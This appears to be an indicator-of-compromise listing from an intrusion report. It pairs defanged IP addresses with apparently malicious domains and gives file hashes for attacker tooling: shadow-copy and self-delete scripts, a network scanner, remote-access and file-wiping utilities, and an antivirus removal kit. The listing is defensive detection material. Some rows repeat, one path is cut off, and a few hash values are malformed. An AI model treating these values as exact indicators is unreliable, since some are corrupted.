87[.]251[.]64[.]57	ss[.]688[.]org
87[.]251[.]67[.]163	akamaicdnup[.]com
162[.]255[.]119[.]146	b[.]688[.]org
185[.]170[.]144[.]190	sys[.]688[.]org
185[.]202[.]0[.]149	update[.]inet2[.]org
193[.]37[.]69[.]152	up[.]vctel[.]com
193[.]37[.]69[.]153	u[.]cbu[.]net
193[.]149[.]185[.]23	update[.]cbu[.]net
206[.]188[.]196[.]104	cdnupdate[.]net

MD5	SHA1	SHA256	File Name
49839f0c227b5f9399b59f6ae94a7c7b	332620e2e360d471736d714f3f5781354702d9a1	0b461f0a0eccfc4f39733a80d70fd1210fdd69f600fb6b657e03940a734e5fc1	\7z\7z2107-x64.exe
ca30dccb04c9089d8bc441c6c5f2ac7f	da8bf7fa7b00ef5145a0c65ad4b59b233d4492ce	4abe75a09c8bddb01090df7c7c83d713160d452f13889a418befe5dbb74371b0	\app2.exe
df8394082a4e5b362bdcb17390f6676d	5750248ff490ceec03d17ee9811ac70176f46614	da3f155cfb98ce0add29a31162d23da7596da44ba2391389517fe1a2790da878	\BAT\shadow\Shadow.bat
9cea7bd864f177b90b8f3bfadbab98b4	be8f73edc60291afceacc29901580051bc4194f0	58e58f5561b10101455d128b57f111d0957cf4a810d1b2e785fcd1c65028e688	\Users\USERSPROFILE\Music\BAT\shadow\vss.cmd
7ee9773349f4be107e2f710ce5b98860	f4a38d2f0dbc6b1f1c6177754d269aba55ac8568	4710ca1e81164c78416e55ea7e54c3136038689e6c5fd1e5220875800e3cef5b	\Users\USERSPROFILE\Music\SpaceMonger\SpaceMonger.exe
30a6438a80529cfad243c7ef46106ed0	7f59e66e72e9d53a079adf57ac89ce435b02fa75	52fee84c0ca023bd0cb3ae064b875d5d23cb0a67d864852885ff013f92d32e43	\EraserPortable\App\AppInfo\appicon.ico
bd0526ceb806d237dd5fbfee39c62385	2e1eb8cf1d235d0c0f8da4cf32bd1ebe14a37bb5	b0db7a326c58bbb94570c9adc4e491e4089ed1e6d3f6ec34f7dbdd4512c0b6fb	\EraserPortable\App\AppInfo\appicon_128.png
3a1b1276930c3f8c17d4e8e274f0dace	62e4f8a7a3a95dbddd3cbb4e8879527c2410c5e1	d7aa2ec9939ce001611dab60faeacca2cd42c12962356be3226080a489c2a9e0	\EraserPortable\App\AppInfo\appicon_16.png
f16ec49aa5b635cd3c053dfe3c92aaf9	9cdbc0eb25994129bf3f05ecb3bf2d34213b888c	98218fd9f14ee0fb9630a00c17506bdb97016c63a11ce3b2a3b8957f686a7465	\EraserPortable\App\AppInfo\appicon_32.png
cb4e3fbbda8af2df31a2b89b06290935	612f3a6f69cac95e5c56054049f3da0949371f78	80fcc80a2e3e78480ec457986899b69dd198a9547b11edc312c2200099811ed8	\EraserPortable\App\AppInfo\appinfo.ini
f1d3ff8443297732862df21dc4e57262	9069ca78e7450a285173431b3e52c5c25299e473	df3f619804a92fdb4057192dc43dd748ea778adc52bc498ce80524c014b81119	\EraserPortable\App\DefaultData\settings\default.ers
03e863faeebda73be1e2dd36f9c5a25d	69b5b5533989d85f55074998a294103ba04094af	853b28dfacbbf987842eccb7812fbce5a04aaa9c7a5592e9f8c2b77eebabf475	\EraserPortable\App\DefaultData\settings\eraser.ini
e6ace4c3e9ddbb9aef4f637d2fe922a6	ae4052cf675351f69e4ebee1e1dad2cda8e16f29	6e71a61abd650c195560a460c2e34345c8fb69d65d8b1c5829e38175e51ce090	\EraserPortable\App\DefaultData\settings\schedlog.txt
5d5b598bb1cb87b90b00716c2dfdde82	4f7c9fc49dcbe0aff1f2b844e4b982fcba5d75db	7fac2d9b78e2c9f7a5f719f107674d287c5aa5b523a6599903a3c8225c23d1ae	\EraserPortable\App\eraser\COPYING.txt
e60d401398778497515d9d06392bab66	d16b1978e4958b4e4bd2de88192af17c33262de9	d82d4d96006f709dda74a4f6d87f402436f4527446ef6b73302ad0e2a7288014	\EraserPortable\App\eraser\Eraser.chm
37321c398ff25b50db8d99cc26dea652	daae974662ac194e4064f9f06504f8032317ed26	fed7256af4697c55d83a780e77b16f6404986b2d101163ac18a8639e61b39fec	\EraserPortable\App\eraser\Eraser.exe

FILE-BASED INDICATORS

MD5	SHA1	SHA256	File Name
e11adb50ca725d55b0f34d6f558693f6	89d042b00dc46bff33419a9c04a6c76f74d98e2b	4ab492f8338b2a07dee8f3c48c580770cd1ae2e238a56f62119f5de27d22a8ea	\EraserPortable\App\eraser\Eraserl.exe
a29e49a21bf3469a0044be2e2b989ad3	258d5d6cbdec6494415a09ffe707dd724d9535cd	bc8b022c10bcab39da302446b0a50988de94607c7e724f2051578e8ed2f8bbe7	\EraserPortable\App\eraser\ErsChk.exe
440b40743163855c97329bbf3f7021d1	b19a76ef6fbdd8ca52be68286b21f2e57440099b	ebb4945f6ad4db635ab4abe1bef81151b803140bf97692dcdcb0500b07c05d7c	\EraserPortable\App\ReadMe.txt
288356fc4720f1b6fd52098d41d61c8f	ccd9132640a7bca6b6a417ecb83b56463b04b4c0	c65fc73956f02fcc233340c4075bfbf901984c34ce1379332975ce654f79135e	\EraserPortable\Data\settings\eraser.ini
cb3984dd44fce88d479d14b6d082eec0	bd90f22ad3e3aa648d644f9a12a0d23f605f94c1	982d4a53dd09f23f8a010d7b8cbcba434feb717a27b23403c328ca703c66ae9a	\EraserPortable\Data\settings\schedlog.txt
07d008a4c9d477455911cb48779c1323	d9117d7b9f43acca25a379e98a24fed876a468ce	b01a69d87165a73ea3dfa382260ba77d7579317a63b7040779f06791f2297cb4	\EraserPortable\help.html
bab4268c0bc3b3051ff38b21dbe35a44	ea7adbbd731bb1747afc9da72340a0444b29abbe	9abc52858ae4ddda224ee9d229cb38d252ae9ba46633da4ac14fada25dd489c6	\EraserPortable\Other\Help\images\donation_button.png
049a352aabb8ced245ceecb94c0a0b2d	775b5b199e8312e18f0655daa7b25844fd768602	b06b53681ea0ba09ddaa8f8066c990cf5a7c01e65a1910e687a993ac375d1781	\EraserPortable\Other\Help\images\favicon.ico
6af4a82693a403b0d0afde16972466f5	1ab8a3d0cf22cde23173b6b41521377c0fdbeea8	88c0749cc9ca14ccea1af39dffaccf7b7c35e5b5603b1e451fe7fce508252480	\EraserPortable\Other\Help\images\help_background_footer.png
a1eaee3ccb8169b680415d713720a2fa	8cf2eff4faa05a34bfb0b641b8765773c7ac2ed6	3959381aab4543593fa69fa7980946dbf0b0bab25924c8b38f6e88f7f69b9c19	\EraserPortable\Other\Help\images\help_background_header.png
0f024e316973b9d87f3f4c3a1f33c448	8ccaf998d7b14731829c0d1104d6fa7a1adc7247	46a1d50a869dc7e2c0511cfbc77a15f0092ad9fba0b068736f1e512683a47ee4	\EraserPortable\Other\Help\images\help_logo_top.png
2fb7d0878869553f17a42a12ea96c52e	6d02efc789cef96042610217d79a2b2593b8b0f4	80f4b1cc3e7948ec33f9e5dd4a86e83ce6fc0d33839d095f4b49521d42efb85b	\EraserPortable\Other\Source\CheckForPlatformSplashDisable.nsh
cf09deac506001de2f50db3911abf86e	b7997cd501a6319dc58d1f9b0c29b733d158cc5f	6f11302d9e3f76e1b4ed107a5b21e96f971953f02aefa3a4d6f336cf850fa1e7	\EraserPortable\Other\Source\EraserPortable.ini
f507d052b487bbe256b105f0fbfb2a8c	b65cb2f6fb42d2e7210ed70692063bc3a200c4d5	693185217b51f32f4193729b0615ea06c8918f6652e167ca4e44a20aa9ef0d37	\EraserPortable\Other\Source\EraserPortable.jpg
1c15344141f7544274cfd163afc51603	188e9bba5d83e5a23c2175c213ac2f30ffcf2c10	5d3dbd76f41888e7710ecd29f4c0ba1256bdbdfd8b8824f49f28d65bb2c02430	\EraserPortable\Other\Source\EraserPortableU.nsi
dfb340fbcd40576fcc15069591f30a92	358f72786c97f5a0c5b1e591230c592c55b4ca13	eae2b033f0b0822913c076f36d498e51450c712b3229c1c83c7d12198fa097ee	\EraserPortable\Other\Source\License.txt

MD5	SHA1	SHA256	File Name
95d32ff1f72a2b9401151b233ef23d63	2472117817c40489ee3b6d4a2bcceadb00b7fc3d	e25a4a2cf1ad1af9ebfca693ec05f12551793279dba80de999c106863dfd1305	\EraserPortable\Other\Source\PortableApps.comLauncherLANG_ENGLISH.nsh
02760ade8203eee1c4305543d85070da	71e5c742420feb2b833f48dabda8ff9509731f10	c6ff05c8b02be88ba26a079bc5c87145388ec4eddec728a76878eabc0f4c1081	\EraserPortable\Other\Source\ReadINIStrWithDefault.nsh
02d54deeddaa3ca24e12fa5e08ad707b	b3af19a12d38948b92e318a36cb4315ca814f791	9faf3f2e9ea4bcb5f02b7e9779284a360b578425bd35ee7c270ac15096b30595	\EraserPortable\Other\Source\Readme.txt
b4a73a2143d8ba1d8c0284eee4fd161e	62611bf6bfaf8abe7d5fccecfaff850dd0508047	5b8ebd31b48819458578467 4e21319f6e6ea0eb88c8f10193aa35203dc9371e5	\mRemoteNG-Portable-1.76.20.24669.rar
9d9c0a58376ccf89fd00445bc4a6f6ba	f71cbcd91ec4645ada158b9dfbc4589557703e7c	c855c9b8ee98770892f48a5850cf6ea3c59ba7c974718b363a34ef597f649d1e	\mRemoteNG-Portable-1.76.20.24669\mRemoteNG-Portable-1.76.20.24669\ADTree.dll
57070caff42dc4ba4f382e68a6d32b39	92d95197b273c6d80a8a8f7f88960fae63cd44a0	9a64c95734b0677fd306d53ee83a17038bd6ba0cc98168628231dd4044dcac89	\mRemoteNG-Portable-1.76.20.24669\mRemoteNG-Portable-1.76.20.24669\AxInterop.MSTSCLib.dll
ccf52414f017b8c26e4926787195146d	c872f8d9a899fd4a24bc68176f27a821bb1b4c94	f61249238fb295b9411f16773e269b6277ee2cab786ceb507df890a47f8ee48e	\mRemoteNG-Portable-1.76.20.24669\mRemoteNG-Portable-1.76.20.24669\AxInterop.WFICALib.dll
50dca05d5cfa49730abdd68670fcda38	6e0f0da7e776a331894bad0a59420e08163b815e	ae1ba6c40886ba57610aa34790518e6223d8c8c074b0aee630bbf16a51454d8b	\mRemoteNG-Portable-1.76.20.24669\mRemoteNG-Portable-1.76.20.24669\BouncyCastle.Crypto.dll
34076d55fb3f24c5a8fd68a4fef956cd	3de38317250595bb7e87fd2ce9352b69722baea4	ee087795a750a76ccfca181b8cc99e6800c62165030ad13dfdd312cdaf654075	\mRemoteNG-Portable-1.76.20.24669\mRemoteNG-Portable-1.76.20.24669\CHANGELOG.TXT
6ca311a7c169507a3c80ee907bdb57d2	32e939d4c7fff89296540f83e461b589acb3edbc	fc831b1538b7e0a685d84324b3f8a47e41e3dd3f722088a6be3dd7b5f176a46a	\mRemoteNG-Portable-1.76.20.24669\mRemoteNG-Portable-1.76.20.24669\confCons.xml
5970cb929ec5cb3da02e9e1c1c1a7932	f339fb4e22109102be17c51ce640ad7af9fc360f	b2ccb8944643bf39c285d2973420a96f54d2700c718c177fe284cbbde8e7747d	\mRemoteNG-Portable-1.76.20.24669\mRemoteNG-Portable-1.76.20.24669\confCons.xml.20240130-0609017730.backup
024944f61a0a7e323c77fcb66b1008fc	86409983171bec2e91b3f1b6e6517ab3497e0c06	fa7b7d3cf552befc4722447947390a023197a39cb713b91135ac5efcd1e2a16c	\mRemoteNG-Portable-1.76.20.24669\mRemoteNG-Portable-1.76.20.24669\Help\Screenshots\Quick Connect\02.png

MD5	SHA1	SHA256	File Name
51fe2621f67a524b2f2edeae5715d1bd	4a725342eec4b0bd3ca733710c3a07332c1ab0f8	d1b293181a60cfab035331db87ca1f8e4d96b353630477fad79df7c405ae6f59	\mRemoteNG-Portable-1.76.20.24669\mRemoteNG-Portable-1.76.20.24669\Help\Screenshots\Quick Connect\03.png
0b455500ef7ec9070f0ced990da801f2	ff182d90b37cedb20f1dc78da16b39e768490d80	d4dbd014de6d3eb5a5d97733eda04464f212cf0cef2ae75343d529f76de68244	\mRemoteNG-Portable-1.76.20.24669\mRemoteNG-Portable-1.76.20.24669\Help\Screenshots\Reference\01.png
c2855beb3846f7c0b96bdf5bd1de154c	5116c757a4035963b409451cf3ea2058fcac7c57	7ded8c31068edc2b45e931d241950b439d240c45b7bae025581ca45887a420e0	\mRemoteNG-Portable-1.76.20.24669\mRemoteNG-Portable-1.76.20.24669\MagicLibrary.dll
232a562b71fb17c06bbe72c11181e7d4	4a8ba46820a4e36e77eccebf13b7feda833f5681	9476fe18966691632487477785fa053aca7284949945abd37c59dae4184760d58	\mRemoteNG-Portable-1.76.20.24669\mRemoteNG-Portable-1.76.20.24669\mRemoteNG.exe
ac947f071e33535f1fd92f01efdc567a	fdf6beb583e1a39454a9c312c6e22c72cc24d390	29fdfbd63917227211b472da8148f94a11437d8703b78defeb1bca685ecf4388	\mRemoteNG-Portable-1.76.20.24669\mRemoteNG-Portable-1.76.20.24669\mRemoteNG.exe.config
7e2563cc1f761bcc88950f8ee0997729	cae294b42b1e43881ebaf7b176229c9c47ad86ea	aebd986dbdbdc634ad991f743dbd55d10988613d4c536a86dbb66b4da75b11a3	\mRemoteNG-Portable-1.76.20.24669\mRemoteNG-Portable-1.76.20.24669\mRemoteNG.log
fddd3004f7f9d928def572292675bd36	1446ab2ac967c7f2c34683e05ee6d8f28a34188b	62799cb5de5d2f0b42d928cda1275c55a645f9d1725304643d22ac70dfdd33b8	\mRemoteNG-Portable-1.76.20.24669\mRemoteNG-Portable-1.76.20.24669\mRemoteNG.settings
884b0886eddee5b9a9ca3a6f1d4a75628	b6ad4282a39c4cb0837240dbfb689941305122a5	a3bb0c58af521af286d869ef743284c6056630cb6ff6770382745e25d486de51	\mRemoteNG-Portable-1.76.20.24669\mRemoteNG-Portable-1.76.20.24669\nb-NO\mRemoteNG.resources.dll
f6156ac4a2f15451d44a2a301f2a13a8	0c5996f417d9b3de827edb86d16b543fe699d73b	a45232e285fdcff5a9aa3932531a08e684d896a8132314f0fe34f22183f9ec4a	\mRemoteNG-Portable-1.76.20.24669\mRemoteNG-Portable-1.76.20.24669\nl\mRemoteNG.resources.dll
85e5bb8b35c8b2d60b049a1ab63b7f8c	45e7926dd8aa422a141223d09e0216f4bbbd7960	13a1b46273c2940e120a42fd883b1e56c378f5a04f68dc8c91433ecb05292a83	\mRemoteNG-Portable-1.76.20.24669\mRemoteNG-Portable-1.76.20.24669\ObjectListView.dll
61385425133f7817c656d22af2e7f25b	e50921b94b1067037e68603312848ef24d9b2b7e	3208768b23fafd184000ff979345842b1e82b9adfa4424ac12a0ac63a8dc7121	\mRemoteNG-Portable-1.76.20.24669\mRemoteNG-Portable-

MD5	SHA1	SHA256	File Name
61385425133f7817c656d22af2e7f25b	e50921b94b1067037e68603312848ef24d9b2b7e	3208768b23fafd184000ff979345842b1e82b9adfa4424ac12a0ac63a8dc7121	\mRemoteNG-Portable-1.76.20.24669\mRemoteNG-Portable-1.76.20.24669\pl\mRemoteNG.resources.dll
59363a800db9e221e1868c0a1b7eeea1	6125fd4aace3de1652102e654a1f6c6273697142	cc228d763571fc2c55cf509b7c5e950a104d95a91a050436ae58113ea19a098f	\mRemoteNG-Portable-1.76.20.24669\mRemoteNG-Portable-1.76.20.24669\pnlLayout.xml
2983fa17c92b86a7b7a7b91a43097406	a30c4570d124bf79f4c8d5f4952bd549ba7ce59b	81a96ee9c68ae16ecf14c8f70b9f7200679c4cd134fa8ba5fcc4d70ed603af50	\mRemoteNG-Portable-1.76.20.24669\mRemoteNG-Portable-1.76.20.24669\pt\mRemoteNG.resources.dll
2359e1901dffa3bd85a5a594fa1bc1c3	af4be106ff94f82eef7caa38147f503890a1d402	2175b0583a8bbb9255bc2debddd727a422908875dcdf2ee39cb88e225dac867c	\mRemoteNG-Portable-1.76.20.24669\mRemoteNG-Portable-1.76.20.24669\pt-BR\mRemoteNG.resources.dll
4b72d2a0d937d678aa5c89df45a58a6e	601e9ebba183ca409d8b175f4df29c80ba931cd3	fe4748b5b538933442c5681f126090f87e56aa1f6907fea0c480497b9e4ee4a6	\mRemoteNG-Portable-1.76.20.24669\mRemoteNG-Portable-1.76.20.24669\PuTTYNG.exe
5fa7833c7648b6e43342a22ef2625a17	4dd656799324c765385f1859d380c401ff89fca8	8b55bf1bb60920e892360e1972d366f392a8c7d888dcb39fa3e2978a9edebfc4	\mRemoteNG-Portable-1.76.20.24669\mRemoteNG-Portable-1.76.20.24669\Readme.txt
e578059f95ba20773369af83a0582ba1	e15ba5a952d44ee6f1cce4c2b03e327a44b5d111	4727cba731355e9492d149ccbe022151e0381c1607b3d7c8e3ccd0afe3a2f532	\mRemoteNG-Portable-1.76.20.24669\mRemoteNG-Portable-1.76.20.24669\Renci.SshNet.dll
f325d0541553d8df28a0a413053869af	6499733cca9a56640d74900b15362106f8331506	fdc507622a2a1db3face21c7eb52e0880641cf9255bb3b27af13504e93d45bf8	\mRemoteNG-Portable-1.76.20.24669\mRemoteNG-Portable-1.76.20.24669\ru\mRemoteNG.resources.dll
1957ada93ef66b3a64d7b3994812d97c	5db76a4c16605a5fbf2a64a72d1ac79017fc3f36	b30454f95c5d585bd263502a2faacfc6e083c8047cc8c75c674063cb4564fe33	\mRemoteNG-Portable-1.76.20.24669\mRemoteNG-Portable-1.76.20.24669\Schemas\mremoteng_confcons_v2_6.xsd
91c89eac97f5e199feeae4579a8d7af2	879463ba5b00e46ddcc6bdb39e1af3fc06170d9a	7f4b18afdf8705c717195c809c0c55e8c99052dd7556f5f772646702c46949b1	\mRemoteNG-Portable-1.76.20.24669\mRemoteNG-Portable-1.76.20.24669\Themes\darcula.vstheme
7a3662008dbd32bcaa95082efc0d729f	809c3cc44ce46dc22e1864b66b921872a5259796	1267d0f90dbdedafcc910fd9fdeab9a92ed426dc755cbe57e4fedf2969cdadf6	\mRemoteNG-Portable-1.76.20.24669\mRemoteNG-Portable-1.76.20.24669\Themes\vs2015blue.vstheme

MD5	SHA1	SHA256	File Name
4b49099aefc5ce94b848e8b44a4c022e	168a689dd930df885fd2ab062f78226bf6fffaa2	fddc69c02642c8e755c52bd5a4969e7ff111b5cd11fea9bb9a159c74ed5a0ab7	\mRemoteNG-Portable-1.76.20.24669\mRemoteNG-Portable-1.76.20.24669\Themes\vs2015dark.vstheme
7b131ed942f6762ef04e4210663a9456	4c12e0845d7105900cc32490e977692d3f9fc8ed	0a1e56e07dcc7118771c8e68eebbefa7bbd408a1b4e761a993a91cca947a3d24	\mRemoteNG-Portable-1.76.20.24669\mRemoteNG-Portable-1.76.20.24669\Themes\vs2015light.vstheme
b91e3c12be8a0c9d88546e9a68345da1	9cfdd05d21004c43e7fdf7667ca8227290e55f5e	925072e15aba24e973119411060d43bbf3d008416255ad4edd6511329922211c	\mRemoteNG-Portable-1.76.20.24669\mRemoteNG-Portable-1.76.20.24669\tr-TR\mRemoteNG.resources.dll
9994aea627767004b1164c63eb6c4fd8	e558e8f03c8a497d5308f77b3fd6fdb24c912d89	e6da5e6bbd63af3d85d0c601cc619fc2d3bab2d4e8577c13835ea03c0f95856f	\mRemoteNG-Portable-1.76.20.24669\mRemoteNG-Portable-1.76.20.24669\uk\mRemoteNG.resources.dll
56ead8e23b257906ddaea2b4358bd9fe	6a017eb1c2de379923d0950bb6cdcd197896f2a8	a5384d9d905598dda55b61acd7c2785b80ae6479104c59d6fa4be5e22130b127	\mRemoteNG-Portable-1.76.20.24669\mRemoteNG-Portable-1.76.20.24669\VncSharp.dll
3a1925dac5563228452145a26305fa94	232f3ebb9d0b51d9d35910b1ffa667029a37bf6a	e97dcba75e5b71f4df4355a88dc9efaef56a57b6b77762537ad27b500446ff84	\mRemoteNG-Portable-1.76.20.24669\mRemoteNG-Portable-1.76.20.24669\WeifenLuo.WinFormsUI.Docking.dll
747ab4162db12ff8e257b4e854a21582	e1a259824e422f82242a9a4f49555f255e691a0a	c6ef7b253768b915f6a6fe22e689d7d8908a2a17e3d9089f1989b7bd9ad0d447	\mRemoteNG-Portable-1.76.20.24669\mRemoteNG-Portable-1.76.20.24669\WeifenLuo.WinFormsUI.Docking.ThemeVS2003.dll
2c07b9fbd3100cce4968513056e3f57a	6bf3f23ec55553df6df435f618fd2e90fd061097	2c3c4b01ad6c496b3f4d308c592391f31a8f9a87405223c53e33d14e3c364d31	\mRemoteNG-Portable-1.76.20.24669\mRemoteNG-Portable-1.76.20.24669\WeifenLuo.WinFormsUI.Docking.ThemeVS2012.dll
cd7f8861b36ecb71de02e3cbbd91248a	71de705b544c75b123e15cac263e78aa4ca14e00	67ab9641403ce226fcaf9848ec4780a1edecb546fd90d2d99e00283dd6fc8ed5	\mRemoteNG-Portable-1.76.20.24669\mRemoteNG-Portable-1.76.20.24669\WeifenLuo.WinFormsUI.Docking.ThemeVS2013.dll
fdc3ecb092e0ee563174124b647e010a	1a12af24f4000067b70b5f67986c525b0e638521	ba6d6228a7d6ef473ba053d71979dbf90ec62a2b5bc3d5ec8180f28f66161a7b	\mRemoteNG-Portable-1.76.20.24669\mRemoteNG-Portable-1.76.20.24669\WeifenLuo.Win

MD5	SHA1	SHA256	File Name
cd7f8861b36ecb71de02e3cbbd91248a	71de705b544c75b123e15cac263e78aa4ca14e00	67ab9641403ce226fcaf9848ec4780a1edecb546fd90d2d99e00283dd6fc8ed5	\mRemoteNG-Portable-1.76.20.24669\mRemoteNG-Portable-1.76.20.24669\WeifenLuo.WinFormsUI.Docking.ThemeVS2013.dll
fdc3ecb092e0ee563174124b647e010a	1a12af24f4000067b70b5f67986c525b0e638521	ba6d6228a7d6ef473ba053d71979dbf90ec62a2b5bc3d5ec8180f28f66161a7b	\mRemoteNG-Portable-1.76.20.24669\mRemoteNG-Portable-1.76.20.24669\WeifenLuo.WinFormsUI.Docking.ThemeVS2015.dll
6c0c8e43c38fa506fb056f71030a9001	8a604ee7ca2ec88ab80f705b2d3a1b98d910378a	0aad927a71fb91fb098cb5db9d71714859f2560e1efa524e5161b01a187b1f38	\mRemoteNG-Portable-1.76.20.24669\mRemoteNG-Portable-1.76.20.24669\zh-CN\mRemoteNG.resources.dll
46d1e08a0676cb459e136896105456b8	2e03c8f2dd899ccbb84f52f22f2a451df6585e2d	86ac68f69a5e367d06a7685473998d6147c74aff0dd2859518aa1001769c463d	\mRemoteNG-Portable-1.76.20.24669\mRemoteNG-Portable-1.76.20.24669\zh-TW\mRemoteNG.resources.dll
edb1c480295250dd1a38f3aa1357deae	9f426865aa7a2a6c28b3162f40237678c2e9dec6	60854005e016393bf041a7e68858f9970d695ca1d448b5a7232709cad2636987	\netscan\Netscan64.exe
b07d152c116bc6c4a3ce6aa63c660383	50469f9be3fc30f4c20c6827ecaef7694a2f701d	925d62aded635575de3b444e82c7b0ea0f7120e09590e208c118e65416549bc1	\netscan\Netscan64.xml
87df4a2b880f6c673f9b1e07b21055d1	80d5696b7451386b79f42189e9f887e6754ebc45	17a6fc6f26c3abe9c9d5b57a0868eae6aafb1fde8d4b09a448a94486dcaa0d2c	\netscan\oui.txt
e6dc102043e7c6813525c7c3ca1bc956	e3bb194d42b5c163e54e12ffa8e6c180c11dba33	ac1ed028bedf43e99463787dd8542a102b8f878378532449012e3b7624501242	\netscan\range.txt
de0cc5b36b7c6db5bfd53a07db3b387f	53053ff1c848bf9ddd3da1c7122deed5033c735b	ff5df541a80f6d5ef0f0017809c9cdbaf9a65f409aa9ff6e33e4c47c81e91a5a	\netscan\scan.bat
b00e1474d5ccc6c165ec0ae8fb83dda2	3a815e5be30e748c6a21988cf1b8117e13ea27ef	2237bce55c58a5f9f17240d5eccc92213b7b02d0e3ad2c6afb394d413bde5b98	\output1.txt
e73c531046a4fc727ae2c3247ad8f5b5	ad32be65bc012fb21fbc0216a456e0012b9ed6bb	f70127d70aa766e8e44646ba0ceec59327860dc55c421ecc09030f3f65e779d2	\ProgramData\MicrosoftSMM\svcss.exe
1314bcead3aee0237e5cdf10ae4f5553	622d1dbb4a144862323754d0fc1012af139a27bb	9912a6fc272c4db3da513a3a92a7534350ff1af67e6d1109e8082d7330ea0de9	\SelfDelete.bat
110f7a199fedac5d4792b02002ed5a3a	7665af633246f09e3264aaedd7c844a589829a25	046e9e0d7da02f69f723d25045c2fe07a1393dabf3d1590225e0b13d1d88e058	\trend\trend\AgentRemoval\boost_date_time-vc80-mt-1_36.dll
3aa91575233e69a2bf5202a2bb260ec7	f86c45bf3b43f77c464e1ce7424340a72c5ff74d	03f9be00f5567fef6b9a739af5039dc5f5d84890d3b68ec58df1d5217b3932e7	\trend\trend\AgentRemoval\boost_thread-vc80-mt-1_36.dll

MD5	SHA1	SHA256	File Name
3aa91575233e69a2bf5202a2bb260ec7	f86c45bf3b43f77c464e1ce7424340a72c5ff74d	03f9be00f5567fef6b9a739af5039dc5f5d84890d3b68ec58df1d5217b3932e7	\trend\trend\AgentRemoval\boost_thread-vc80-mt-1_36.dll
bf127d781833e2fe29fff2d82f5004c5	a231dd0b0db6601e369bf0c024f341a488ea9046	be4001944f21e2c30c9f89b96d086245cd46f5a5068f35a702e53fa58af0e755	\trend\trend\AgentRemoval\generate_label.bat
06fe3c0b12dd07c6a1b6ad7d82afdd96	eaf83d50a712e5cdbad2c227630aa4e661a0bb44	90f1acdc9fea166f351850c379260caf4e98b8a77652e56508b4c2f23bfb4b04	\trend\trend\AgentRemoval\helperUCInstallation.dll
09260ac9c9e4be1789e7b8efe33b02e2	10a1015f8183fa096c3b132f7cf2abda7323afab	d9b0aa25e92930781259020f700064131bc70d24773923946296b9e35228f0d0	\trend\trend\AgentRemoval\INFList.ini
f8bc0b215bd638712484bec6d20e4caf	09562f063db0c803439fc54aa6a37d026729d0ae	3f92cdc57f32e5919fbd3d4cdb319d1c20889f6a0f00eac31a23a38b9f76b57b	\trend\trend\AgentRemoval\instInstallationLibrary.dll
511f5f129d335a314a5d941d4d999dc3	de9d1bea07f4737ebb35b9b42990b96557a60a3a	3436bbc58416c8a11469d809007c9143643f01ad65f6b9555cfea72568ffd018	\trend\trend\AgentRemoval\libNetCtrl.dll
2e6a067c473adc75dbd9e78b8bfa6cff	d775496dd2e0140cb4262429a6a85e3f1ab87be4	8c213cd011e661a7ca5d5266886229ee7564aa05648c914640f45821719ac3e7	\trend\trend\AgentRemoval\msg_log_collected.txt
26c8f06db87273af068f7f8d28eb548e	459dcc3fe8d56ef794faf69122ef40e74f62beed	e61c66459c2c01fd7fa23fbffdbb8ffab1d6ef4b36c28558e43186260037ea61	\trend\trend\AgentRemoval\msg_uninstall_end.txt
684bd9b14b0aa1f2dda3eecd344197f2	8be4d458ea51478b1f49d6082ded275f92e268dc	43e6671ff12f07b2795ff448ebbf83de6e0d6acc465478e97db83dfbccdeb5e4	\trend\trend\AgentRemoval\MsiZap.exe
861571125f316dc5083f1c457e6fd3f5	ff7e1db599629c34f5110a8935553f6ad899726f	8bf7c86aca0dc66431fdf47baf1ac4f606279b156ca574824e690d49df42ea09	\trend\trend\AgentRemoval\outer_AMSP_ClientLibrary.dll
bcbfae13ffc2d8ccccaf321e22230144	98bdab99a35fc60d4d4d3d2ea47bb478e8cd1265	dce05c7a409bbfd140dbc475aeabf988b04d28180a58e9b2aa56d73fe961a189	\trend\trend\AgentRemoval\RemoveINF.exe
7d8eb677c16fcffdebc10246aca98ae3	8d5fd9eb1967c6b94777db55c401c93c3e8b134e	4e4c6538e28ef53e4f2ae2c6426e611a8bbe9a8dc87615e6a3afb026b1cc482c	\trend\trend\AgentRemoval\RemoveNSC.ini
0b7b853bfc97e7a058b01a9c45fd5a9d	19fd861d8864a50be9341a064825dc0af3316653	8d14bce8f31c26d26a4588e1c87d385935bd67776e41ef83021163ac66b3f8f5	\trend\trend\AgentRemoval\SvrSvcSetup.exe
bf309127c0b1f0445d7966d5f2e8ac23	21e3a599215779f05423fd2b115564809bdc6106	0e8ddc56ee1bb6fe094bbdc007b6ab82fe65244a94fe2deaf825bd56e51802ce	\trend\trend\AgentRemoval\SvrSvcSetup_64x.exe
715760b17c57bdd910519fb8c49892a3	de192da3bb7a142b2786051246a1a19a57a65c22	51bdb0696fee140f831bb551d9d099f77515e59064e400749fb966866af55d46	\trend\trend\AgentRemoval\utilAccessControl.dll
2664e30714c8d647ed7fd12eeb38a2ee	2d27d0cd84a6f750292be732e4fcdb69606e717f	037ff7dcc13a5a88fcd5b13533d1b1c09216f7082be9fee09384042e2566e7d7	\trend\trend\AgentRemoval\utilComponentInfo.dll

FILE-BASED INDICATORS

MD5	SHA1	SHA256	File Name
0d1c25cc4cde329b3c7737e0040bd0f8	778187993b60bfcd1f0cc3016009d46531d1f830	b28775dbdb102508c35127119274529d3edc309169f6189626fbe1ac75e59cfd	\trend\trend\AgentRemoval\utilDebugLog.dll
efa6438c887dc9bbc1908dd78cf8fd79	8409c92bed45d8322fbf303ca5daf4591ccd148c	94039562ca799c7e30ff8b3f621b52cfcb13698a5f8b90d857014d2027564f75	\trend\trend\AgentRemoval\utilGenericLoader.dll
719e31c2ecd1d5acfede6dec82b7fe92	7d9e074021e5a2265e27d466b37dcaf865ab2167	bfa46608967de3d6ec26c88a869e3c1e1c437e7a3a7608bab11d2bbcd1464241	\trend\trend\AgentRemoval\utilInstallation.dll
e478c49f9ee417cb96639b0987912015	fbeaa90c0cbabd35a19060d78c1846ecbec1a5ee	1ff37fd78f5b41a30b61c1948525b8d968c9fb7ab9d09052560a0c25a12ecf2a	\trend\trend\AgentRemoval\utilIPC.dll
b84d6151fd0ce7a945d5aaf387352d4d	f1d60227b99104e345a477e7c1f1aaeaac3e1fb0	dcd277c4a2abf1604c0192e9547132de6fd59bca90cbb8921914f02f2dceedc5	\trend\trend\AgentRemoval\utilJsonHandle.dll
50ba96217304de406d3e00456d4bda57	ef24e1ad07276316e699fcda32963a113882a6b9	c9eef10b7a10648aff164b69136e4bacd5d6febf0c0599c9f673710bc72a68df	\trend\trend\AgentRemoval\utilMsgBuffer.dll
